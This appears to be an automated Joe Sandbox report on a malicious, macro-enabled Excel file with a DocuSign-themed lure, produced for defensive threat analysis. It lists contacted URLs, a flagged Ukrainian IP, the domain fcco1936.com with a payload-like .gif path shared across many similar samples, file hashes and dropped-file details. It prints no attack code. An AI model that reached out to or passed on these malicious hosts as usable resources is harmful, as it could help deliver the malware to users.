http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://web.microsoftstream.com/video/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://graph.windows.net	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://dataservice.o365filtering.com/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://weather.service.msn.com/data.aspx	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://apis.live.net/v5.0/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://management.azure.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://outlook.office365.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://incidents.diagnostics.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://api.office.net	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://entitlement.diagnostics.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://autodiscover-s.outlook.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://templatelogging.office.com/client/log	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://management.azure.com/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://ncus-000.contentsync.	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://devnull.onenote.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://messaging.office.com/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://augloop.office.com/v2	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://skyapi.live.net/Activity/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://directory.services.	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://onedrive.live.com/embed?	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://augloop.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.253.218.120	unknown	Ukraine		202302	NETH-ASUA	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324304
Start date:	29.11.2020
Start time:	04:53:16
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 4m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-148570644.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 40.88.32.150, 52.109.88.177, 52.109.12.21, 52.109.8.22, 51.104.139.180, 2.20.84.85, 20.54.26.129, 2.20.142.210, 2.20.142.209, 51.11.168.160, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.253.218.120	document-148570644.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1477931596.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1477931596.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1559468852.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1559468852.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1543123111.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1558228811.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1543123111.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1558228811.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1545621675.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1545621675.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1538761220.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1570163542.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1570163542.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1528081469.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1547667720.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1547667720.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1560478486.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1560478486.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif
	document-1529051733.xls	Get hash	malicious	Browse	• fcco1936.com/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fcco1936.com	document-1477931596.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1477931596.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1560478486.xls	Get hash	malicious	Browse	• 185.253.218.120

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETH-ASUA	document-148570644.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1477931596.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1477931596.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1559468852.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1543123111.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1558228811.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1545621675.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1538761220.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1570163542.xls	Get hash	malicious	Browse	• 185.253.218.120

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1528081469.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1547667720.xls	Get hash	malicious	Browse	• 185.253.218.120
	document-1560478486.xls	Get hash	malicious	Browse	• 185.253.218.120

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378343494798913
Encrypted:	false
SSDEEP:	1536:ocQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:imQ9DQW+zBX8u
MD5:	3D41BA7F7B5AF3E98A56689503CBE676
SHA1:	7FD837EEAB6BAA752D922228EC66C2DF98FB2AFF
SHA-256:	2BD2D0FF151D6EFE803C53FD4BAE7D1E6ACF530A7CED4126C8C9F3650D5EE44D
SHA-512:	BA4F37D90EE322B2472963975BB9836A04F16A9AA5B987A978116CC10766841639835402 37EDD7BA98CFFC3AA917CFC6A53D95C8912980D35B1E6BE8159A3B80
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:54:08">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\BC810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314558
Entropy (8bit):	7.985570642106961
Encrypted:	false
SSDEEP:	6144:mBL8PrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+M+:s8PFPM8R3AsB+bjej/9cZ
MD5:	A14547ACFCCFD4532E0A3CDCBBE7114B
SHA1:	7E1011F89F5E7A1DD623247533A8E0D8587882AB
SHA-256:	805C80CE5B0DFE541330B2135D4E173B91D0B11BE930D90F916B476E6F262A3F
SHA-512:	AF187448F0BDA390C5661073C87929FD9B665B97A214127CAFD998FFB8255D0DF50AD98D5BD5F222177962236E099B2BA08B1C2A1092042D42E4EB2AC100EC4
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.I...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:54:11 2020, atime=Sun Nov 29 11:54:11 2020, length=16384, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.657102558909704
Encrypted:	false
SSDEEP:	12:8cXUlTpuElPCH2vQpYTEMmda+mw+WrjAZ/2bD2LC5Lu4t2Y+xIBjKZm:8bGdMHKAZiD387aB6m
MD5:	618F596944B9A0AF150735D1F8E584AA
SHA1:	A6DF28BB7FE75141621C137B83A4E395C899EDE2
SHA-256:	CE94CE0E3CE4FE1C28EE993E37AC8A6AC08EF8FBC6392E00398EF57E2D5DDAB6
SHA-512:	236EA27693683857E07EB96C83EAB3EF7ED74ADCF83978D5D9B35C8D3899071FCC1EC1461B2AB10FA380DD59F6B938D6227D6EEA82E0632751860A9D328298A
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-.....N...._..N....@.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.f.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qux..user.<.....Ny.}Q.f.....S.....#..h.a.r.d.z.....~.1.....}Q.f..Desktop.h.....Ny.}Q.f.....Y.....>.....@...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....621365.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-148570644.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:38 2020, mtime=Sun Nov 29 11:54:12 2020, atime=Sun Nov 29 11:54:12 2020, length=338432, window=hide
Category:	dropped
Size (bytes):	4380
Entropy (8bit):	4.710877249762815
Encrypted:	false
SSDEEP:	96:81qS5fkLK1qS5fkLKjqS5fkLKjqS5fkL:8cSlcSl+Sl+S
MD5:	790B03FE4912118BDDB7389440B27717
SHA1:	113EFA25B285CCD341BA8A4E7FE0E34D77AD10A7
SHA-256:	1B41277ED0713B41633F66A3404735B95871F1CEE63FF162097A134662F4E5E5
SHA-512:	889FC813796C2996C4A4093AB61D024F24742B171F707BA7B065492CA0AF5D88B616F2143051B9BC02E2C0934B4CB2DC1FD4C8505998AD8BFE966A96C155A389
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ..../..:.....#.N.....#.N....*.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.f.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qux..user.<.....Ny.}Q.f.....S.....#..h.a.r.d.z.....~.1.....>Qvx..Desktop.h.....Ny.}Q.f.....Y.....>.....s..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....z.2.,,..}Q.f .DOCUME~1.XLS..^.....>Qtx}Q.f....h.....s..d.o.c.u.m.e.n.t.-.1.4.8.5.7.0.6.4.4...x.l.s.....\.....-.....[.....>.S.....C:\Users\user\Desktop\document-148570644.xls..-.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.8.5.7.0.6.4.4...x.l.s.....:.,.LB.)...As...`.....X.....621365.....!a..%.H.VZAj...v..-.....-..!a..%.H.VZAj...v..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	253
Entropy (8bit):	4.762527731291039
Encrypted:	false
SSDEEP:	6:dj6Y9L3PtiCEL3PtiKY9L3PtiCEL3PtiKY9L3PtiCEL3PtiKY9L3PtiC:dmyibyibyibyf
MD5:	197A2AC8406EC5BBB636F2E004C4FB66
SHA1:	59739619D206A771BC56D2CC2F1B618F688ADFD8
SHA-256:	2FFD3756C8517805A23863CA1422C99C59175C476F29F72A1968E063FAF11DC3
SHA-512:	8FFFB81C0CC04673DC5DF16873E3BC07740FB5C19BCCCC01409B1BE41F221852AC1293970CB8CEA17D4C35653C11F7E944EE9955968C6073E2BCA3670E1E215
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-148570644.xls.LNK=0..document-148570644.xls.LNK=0..[xls]..document-148570644.xls.LNK=0..document-148570644.xls.LNK=0..[xls]..document-148570644.xls.LNK=0..document-148570644.xls.LNK=0..[xls]..document-148570644.xls.LNK=0..

C:\Users\user\Desktop\8D810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398491
Entropy (8bit):	7.194153775197619
Encrypted:	false

C:\Users\user\Desktop\8D810000	
SSDEEP:	6144:wcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdb:9izo8RnsIROnr6n75YPA
MD5:	4181CCB493A62F2F741662B31780459E
SHA1:	1D9A289AE374DA227D76C39CAC36AB4136F53126
SHA-256:	5C10E10F4596A6E813998A8189258DBA98B50191244E1B9F2228B86C8E220243
SHA-512:	BCD0EC5C5D37FED51509A1933EB49DE5A17E5C92D6BA889DB006659DA22BDC6C9940F9F507977336C5AB71FCF98FC997D655B4C5DA415280E81FC654766018
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@....."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:41:54 2020, Security: 0
Entropy (8bit):	7.522333980048165
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-148570644.xls
File size:	338944
MD5:	11aaacbcd509c8956e703db1b045e831
SHA1:	bf1eab2dfeb84b2153857c51deb2549ba747a8e9
SHA256:	f7e36187c4d6447fb6c53506d996fd943027c1cf99c54e7 300c6ac086a30a4f3
SHA512:	bd09dd9fe744ab3b510f52a841a819ea4dbe483568cb48 11b725971c56fdb3a8e52d660b57b289fe28b35f1a53b2f 22ec53b077a7c2a97c1eb10c356ccb52f7
SSDEEP:	6144:AcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDph YHceXVhca+fMHLty/x2zZ8kpTW:5izo8RnsIROnr6n75Y W
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-148570644.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	

Indicators	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:41:54
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
